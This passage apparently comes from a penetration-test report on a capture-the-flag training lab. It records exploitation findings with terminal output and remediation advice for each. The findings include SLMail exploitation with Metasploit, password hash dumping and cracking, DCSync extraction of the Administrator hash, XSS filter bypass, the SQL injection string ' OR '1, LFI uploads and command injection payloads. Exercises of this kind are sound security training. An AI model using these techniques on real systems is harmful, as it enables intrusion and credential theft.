Images	 Index of / <table border="1"> <thead> <tr> <th>Name</th> <th>Last modified</th> <th>Size</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>Parent Directory</td> <td></td> <td>-</td> <td></td> </tr> <tr> <td>flag2.txt</td> <td>2022-02-15 13:53</td> <td>34</td> <td></td> </tr> </tbody> </table> <i>Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 S</i>	Name	Last modified	Size	Description	Parent Directory		-		flag2.txt	2022-02-15 13:53	34	
Name	Last modified	Size	Description										
Parent Directory		-											
flag2.txt	2022-02-15 13:53	34											
Affected Hosts	Any web servers within the subnet 172.22.117.0/24 .												
Remediation	<p>Ensure all internal websites are properly secured and accessible only to authorized users.</p> <p>Regularly update and patch all web servers and applications to mitigate vulnerabilities.</p> <p>Implement network segmentation and firewall rules to restrict access to sensitive internal resources.</p> <p>Conduct regular security audits and penetration tests on internal networks and applications.</p>												

Title	FTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Using FTP enumeration, the goal is to access a file containing Flag 3. An aggressive Nmap scan will help determine the FTP service and its configuration on the target network. Once identified, the credentials from Flag 1 will be used to log into the FTP service and locate the file with the flag.
Images	<pre> root@kali: ~ # ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> cat flag3.txt ?Invalid command ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (55.4078 kB/s) ftp> exit 221 Goodbye root@kali: ~ # cat flag3.txt 89cb548970d44f348bb63622353ae278 root@kali: ~ # </pre>
Affected Hosts	172.22.117.20
Remediation	<p>Ensure all FTP servers are properly secured with strong credentials and regular updates.</p> <p>Disable anonymous FTP access if not needed.</p> <p>Implement secure alternatives such as SFTP or FTPS.</p> <p>Conduct regular security audits and penetration tests to identify and mitigate vulnerabilities.</p>

Vulnerability 13	Findings
Title	Metasploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	The objective is to find a machine running the SLMail service and exploit it using Metasploit. After successfully exploiting the machine, the goal is to locate and retrieve the file <code>flag4.txt</code> .
Images	 A screenshot of a terminal window showing a Metasploit exploit session against a Windows host. The session starts with setting the RHOSTS and LHOST. It then runs a exploit module for SLMail. Once exploited, it lists files in the C:\Program Files (x86)\SLmail\System folder, showing 'flag4.txt' among other logs. Finally, it reads the contents of 'flag4.txt' which is a long string of characters.
Affected Hosts	172.22.117.20
Remediation	Patch or update vulnerable SLMail servers to the latest versions. Implement network segmentation and firewall rules to restrict access to critical services. Monitor network traffic and system logs for suspicious activities.

Vulnerability 14	Findings
------------------	----------

Title	Common Tasks																								
Type (Web app / Linux OS / Windows OS)	Windows OS																								
Risk Rating	Low																								
Description	The task involves determining the critical actions to take upon gaining initial access to a Windows 10 machine, preparing for potential loss of access.																								
Images	<table border="1"> <thead> <tr> <th>Folder:</th> <th>TaskName</th> <th>Next Run Time</th> <th>Status</th> </tr> </thead> <tbody> <tr> <td>\</td> <td>flag5</td> <td>N/A</td> <td>Ready</td> </tr> <tr> <td></td> <td>MicrosoftEdgeUpdateTaskMachineCore</td> <td>7/11/2024 6:34:48 PM</td> <td>Ready</td> </tr> <tr> <td></td> <td>MicrosoftEdgeUpdateTaskMachineUA</td> <td>7/11/2024 3:04:48 AM</td> <td>Ready</td> </tr> <tr> <td></td> <td>OneDrive Reporting Task-S-1-5-21-2013923</td> <td>7/11/2024 11:18:12 AM</td> <td>Ready</td> </tr> <tr> <td></td> <td>OneDrive Standalone Update Task-S-1-5-21</td> <td>7/11/2024 10:51:26 AM</td> <td>Ready</td> </tr> </tbody> </table>	Folder:	TaskName	Next Run Time	Status	\	flag5	N/A	Ready		MicrosoftEdgeUpdateTaskMachineCore	7/11/2024 6:34:48 PM	Ready		MicrosoftEdgeUpdateTaskMachineUA	7/11/2024 3:04:48 AM	Ready		OneDrive Reporting Task-S-1-5-21-2013923	7/11/2024 11:18:12 AM	Ready		OneDrive Standalone Update Task-S-1-5-21	7/11/2024 10:51:26 AM	Ready
Folder:	TaskName	Next Run Time	Status																						
\	flag5	N/A	Ready																						
	MicrosoftEdgeUpdateTaskMachineCore	7/11/2024 6:34:48 PM	Ready																						
	MicrosoftEdgeUpdateTaskMachineUA	7/11/2024 3:04:48 AM	Ready																						
	OneDrive Reporting Task-S-1-5-21-2013923	7/11/2024 11:18:12 AM	Ready																						
	OneDrive Standalone Update Task-S-1-5-21	7/11/2024 10:51:26 AM	Ready																						
Affected Hosts	172.22.117.20																								
Remediation	Evaluate and disable unnecessary scheduled tasks to mitigate potential access loss risks.																								

Vulnerability 15	Findings
Title	User Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Obtain plaintext password of a specific user on the exploited
Images	 <pre> msf6 post(windows/gather/hashdump) > sessions -i Active sessions ===== Id Name Type Information Connection -- -- -- -- -- 4 meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN10 172.22.117.100:4444 → 172.22.117.20:57571 (172.22.117.20) msf6 post(windows/gather/hashdump) > set session 4 session => 4 msf6 post(windows/gather/hashdump) > run [*] Obtaining the boot key... [*] Calculating the hboot key using SYSKEY 5746a193a13db189e63aa2583949573f ... [*] Obtaining the user list and keys... [*] Decrypting user keys... [*] Dumping password hints... No users with password hints on this system [*] Dumping password hashes... [*] Post module execution completed </pre> <p>The site could be temporarily unavailable or too busy. Try again in a few moments.</p>  <pre> [root@kali:~] # john --format=NT hash.txt Using default input encoding: UTF-8 Loaded 6 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Spring2022 (sysadmin) Computer! (flag6) Proceeding with incremental:ASCII (Administrator) (Guest) (DefaultAccount) </pre>
Affected Hosts	172.22.117.20
Remediation	Change compromised user's password, review access controls, and strengthen user authentication mechanisms.

Vulnerability 16	Findings
------------------	----------


Title	File Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Locate the flag within publicly accessible files on the exploited
Images	<pre> meterpreter > cd ../ meterpreter > ls Listing: C:\Users ===== Mode Size Type Last modified Name -- -- -- -- -- 040777/rwxrwxrwx 8192 dir 2024-07-09 06:10:33 -0400 ADMBob 040777/rwxrwxrwx 0 dir 2019-12-07 04:30:39 -0500 All Users 040555/r-xr-xr-x 8192 dir 2022-02-15 21:01:25 -0500 Default 040777/rwxrwxrwx 0 dir 2019-12-07 04:30:39 -0500 Default User 040555/r-xr-xr-x 4096 dir 2022-02-15 13:15:51 -0500 Public 100666/rw-rw-rw- 174 fil 2019-12-07 04:12:42 -0500 desktop.ini 040777/rwxrwxrwx 8192 dir 2022-03-17 11:13:50 -0400 sysadmin meterpreter > cd Public\\ meterpreter > ls Listing: C:\Users\Public ===== Mode Size Type Last modified Name -- -- -- -- -- 040555/r-xr-xr-x 0 dir 2022-02-15 13:15:51 -0500 AccountPicture 040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Desktop 040555/r-xr-xr-x 4096 dir 2022-02-15 17:02:25 -0500 Documents 040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Downloads 040555/r-xr-xr-x 0 dir 2019-12-07 04:31:03 -0500 Libraries 040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Music 040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Pictures 040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Videos 100666/rw-rw-rw- 174 fil 2019-12-07 04:12:42 -0500 desktop.ini meterpreter > cd Documents\\ meterpreter > ls Listing: C:\Users\Public\Documents ===== Mode Size Type Last modified Name -- -- -- -- -- 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Music 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Pictures 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Videos 100666/rw-rw-rw- 278 fil 2019-12-07 04:12:42 -0500 desktop.ini 100666/rw-rw-rw- 32 fil 2022-02-15 17:02:28 -0500 flag7.txt meterpreter > cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc meterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	Review and restrict access permissions to sensitive files, conduct regular audits of file permissions and contents.

Vulnerability 17	Findings
Title	User Enumeration pt.2
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Lateral movement from Windows 10 to Windows Domain Controller (WinDC) using compromised credentials. Search for accounts on the WinDC machine.
Images	<pre> meterpreter > shell Process 3560 created. Channel 2 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\Users>ls ls 'ls' is not recognized as an internal or external command, operable program or batch file. C:\Users>load mimikatz load mimikatz 'load' is not recognized as an internal or external command, operable program or batch file. C:\Users>mimikatz mimikatz 'mimikatz' is not recognized as an internal or external command, operable program or batch file. C:\Users>load kiwi load kiwi 'load' is not recognized as an internal or external command, operable program or batch file. C:\Users>ls ls 'ls' is not recognized as an internal or external command, operable program or batch file. C:\Users>cd .. cd .. C:\>ls ls 'ls' is not recognized as an internal or external command, operable program or batch file. C:\>net users net users User accounts for \\ ADMBob Administrator flag8-ad12fc2fffc1e47 Guest hdodge jsmith krbtgt tschubert The command completed with one or more errors. </pre>
Affected Hosts	172.22.117.20
Remediation	Implement network segmentation, strong password policies, and monitor lateral movement to prevent unauthorized access between systems.


Vulnerability 18	Findings
------------------	----------

Title	Escalating Access
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Perform privilege escalation on the Windows Domain Controller (WinDC) machine by accessing a flag located deep within its file system.
Images	<pre>meterpreter > cd ../../ meterpreter > ls Listing: C:\ Mode Size Type Last modified Name -- -- -- -- -- 040777/rwxrwxrwx 0 dir 2022-02-15 13:14:22 -0500 \$Recycle.Bin 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:09 -0500 Documents and Settings 040777/rwxrwxrwx 0 dir 2018-09-15 03:19:00 -0400 PerfLogs 040555/r-xr-xr-x 4096 dir 2022-02-15 13:14:06 -0500 Program Files (temporarily unavailable) 040777/rwxrwxrwx 4096 dir 2022-02-15 13:14:08 -0500 Program Files (x86) 040777/rwxrwxrwx 4096 dir 2022-02-15 16:27:48 -0500 ProgramData 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:13 -0500 Recovery 040777/rwxrwxrwx 4096 dir 2022-02-15 16:14:31 -0500 System Volume Information 040555/r-xr-xr-x 4096 dir 2022-02-15 13:13:58 -0500 Users 040777/rwxrwxrwx 16384 dir 2022-02-15 16:19:43 -0500 Windows 100666/rw-rw-rw- 32 fil 2022-02-15 17:04:29 -0500 flag9.txt 000000/----- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys meterpreter > cat flag9.txt f7356e02f44c4fe7bf5374ff9bcfb872meterpreter ></pre>
Affected Hosts	172.22.117.20
Remediation	Implement least privilege principles, regularly update and patch systems, and conduct thorough security assessments to prevent privilege escalation attacks.


Vulnerability 19		Findings
Title		Compromising Admin
Type (Web app / Linux OS / Windows OS)		Windows OS
Risk Rating		Critical
Description		Obtain the password hash of the Administrator user on the compromised Windows Domain Controller (WinDC).
Images		<pre>meterpreter > dcsync_ntlm Administrator [+] Account : Administrator [+] NTLM Hash : 4f0cf309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID : 500</pre>
Affected Hosts		172.22.117.20
Remediation		Reset Administrator password, enforce strong password policies, and implement multi-factor authentication to protect against credential theft and hash extraction techniques.

Vulnerability 20	Findings
Title	Reflected XSS on Welcome.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Exploit a reflected XSS vulnerability on the Welcome.php page by entering a payload in the "Put Your Name Here" input field, causing a pop-up to appear. Closing the pop-up reveals Flag 1.
Images	 
Affected Hosts	192.168.14.35
Remediation	Implement input validation and output encoding to prevent injection of malicious scripts. Conduct regular security testing to identify and fix XSS vulnerabilities.


Vulnerability 21	Findings
Title	XSS on Memory-Planner.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Exploit an XSS vulnerability on the Memory-Planner.php page by entering a payload in the "Choose Your Character" field. The successful payload will bypass input validation that removes the word 'script' and causes a pop-up to appear, revealing Flag 2.


Images 	<h1>Who do you want to be?</h1> <p><code><script>alert('XSS')</sc</code> GO</p> <h1>Who do you want to be?</h1> <p>Choose your character GO</p> <p>You have chosen , great choice!</p> <p>Congrats, flag 2 is ksdnd99dkas</p>
Affected Hosts 192.168.14.35	Remediation Enhance input validation mechanisms to prevent bypass techniques, use output encoding, and perform regular security testing to identify and mitigate XSS vulnerabilities.

Vulnerability 22	Findings
Title	XSS on Comments.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Exploit an XSS vulnerability on the Comments.php page by entering a payload that triggers a pop-up to appear. The successful execution of the payload will reveal Flag 3.

Images 	
Affected Hosts	192.168.14.35
Remediation	Implement strict input validation and output encoding to prevent XSS attacks. Regularly conduct security testing to identify and fix such vulnerabilities.

Vulnerability 23	Findings
Title	Hidden Details on Login.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	On the Login.php page, hidden details are present in the same color as the background, making them invisible to the naked eye. Revealing these hidden details will provide the flag.

Images	 A screenshot of a web browser window titled "192.168.14.35/Login.php". The page has a red header with a blue "R" logo and the text "REKALL CORPORATION". It includes a navigation bar with links for Home, About Rekall, Welcome, VR Planner, and Login. The main content area shows three distinct login sections: <ul style="list-style-type: none">Admin Login: A red box containing the text "Enter your Administrator credentials!". Below it is a login form with the text "Login:dougquaid" in the username field and "Password:kuato" in the password field. A "Login" button is present.User Login: A grey box containing the text "Please login with your user credentials!". Below it is a login form with the text "dougquaid" in the username field and a masked password field. A "Login" button is present.Successful login message: A red box containing the text "Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools" in green, followed by a link "HERE" in green.
Affected Hosts	192.168.14.35
Remediation	Ensure that sensitive information is not hidden in the HTML or displayed in a manner that can be easily discovered. Implement security measures to protect hidden elements and conduct regular security reviews of web page.

Vulnerability 24	Findings
Title	Sensitive Data Exposure via HTTP Headers
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Sensitive data is exposed through the HTTP headers of the web server at 192.168.14.35. By using the curl command to inspect the headers, the flag can be discovered.
Images	
Affected Hosts	192.168.14.35
Remediation	Review and sanitize HTTP headers to ensure that sensitive data is not inadvertently exposed. Implement security best practices for handling HTTP headers and conduct regular security audits.


Vulnerability 25	Findings
Title	Local File Inclusion on Memory-Planner.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Exploit a Local File Inclusion (LFI) vulnerability on the Memory-Planner.php page by inputting a file such as img.jpg.php, which contains a command. Successfully exploiting this vulnerability will reveal Flag 5.


Images	<h1>Choose your Adventure by uploading a picture of your dream adventure!</h1> <p>Please upload an image:</p> <input type="button" value="Browse..."/> <input type="text" value="img.jpg.php"/> <input type="button" value="Upload Your File!"/> <p>Your image has been uploaded here.Congrats, flag 5 is mmssdi73g</p>
Affected Hosts	192.168.14.35
Remediation	Web server hosting the Memory-Planner.php page Remediation: Implement input validation to prevent inclusion of unauthorized files, use secure coding practices to avoid LFI vulnerabilities, and conduct regular security audits to identify and mitigate such risks.

Vulnerability 26	Findings
Title	Advanced Local File Inclusion on Memory-Planner.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Exploit an advanced Local File Inclusion (LFI) vulnerability on the Memory-Planner.php page by inputting a file with ".jpg" in its name, such as exploit.jpg.php, to bypass input validation and load the file. Successfully exploiting this vulnerability will reveal Flag 6.
Images	Please upload an image: <input type="button" value="Browse..."/> No file selected. <input type="button" value="Upload Your File!"/> Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd
Affected Hosts	192.168.14.35
Remediation	Strengthen input validation to prevent bypass techniques, ensure proper file handling, and sanitize user inputs. Conduct regular security testing to identify and mitigate LFI vulnerabilities.

Vulnerability 27	Findings
Title	SQL Injection on Login.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Exploit an SQL injection vulnerability on the Login.php page to manipulate the SQL queries executed by the server. Successfully exploiting this vulnerability will allow access to sensitive information, including Flag 7.
Images	<p style="text-align: center;">User Login</p> <p>Please login with your user credentials!</p> <p>Login: ' OR '1</p> <p>Password: ●●●●● </p> <p style="text-align: center;">Congrats, flag 7 is bcs92sjsk233</p>
Affected Hosts	192.168.14.35
Remediation	Use parameterized queries or prepared statements to prevent SQL injection, sanitize user inputs, and perform regular security assessments to identify and fix SQL injection vulnerabilities.

Vulnerability 28	Findings
Title	Sensitive Data Exposure via Robots.txt
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Exploit a sensitive data exposure vulnerability involving the Robots.txt file on the web server. The flag can be found by accessing sensitive information intended for web crawlers and other automated agents.

Images	
Affected Hosts	192.168.14.35
Remediation	<p>Review and restrict access to sensitive directories and files in the Robots.txt file. Ensure that sensitive information is not inadvertently exposed to unauthorized entities. Regularly update and review Robots.txt configurations for security best practices.</p>
Vulnerability 29	Findings
Title	Command Injection via DNS Check
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	<p>Exploit a command injection vulnerability using the DNS Check feature to retrieve vendor.txt. Successful exploitation will reveal Flag 10.</p>
Images	<p>Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt</p> <h2>DNS Check</h2> <p>1.1.1.1; cat vendors.txt <input type="button" value="Lookup"/></p> <p>Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: 1.1.1.1.in-addr.arpa name = one.one.one.one. Authoritative answers can be found from: SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 10 is ksdnd99dkas</p>
Affected Hosts	192.168.14.35
Remediation	<p>Implement input validation and command sanitization to prevent command injection attacks. Ensure that user inputs are properly validated and sanitized before being processed by the server. Regularly update and patch the application to mitigate command injection vulnerabilities.</p>

Vulnerability 30	Findings
Title	Advanced Command Injection via MX Record Checker
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Exploit an advanced command injection vulnerability on the MX Record Checker feature, bypassing sanitization that removes '&' or ';'. Successfully exploiting this vulnerability will reveal Flag 11.
Images	 A screenshot of a web application titled "MX Record Checker". It features a text input field containing "1.1.1.1 cat vendors.txt" and a red button labeled "Check your MX". Below the button, there is a list of supported platforms: "SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5". At the bottom of the interface, a message says "Congrats, flag 11 is opshdkasy78s".
Affected Hosts	192.168.14.35
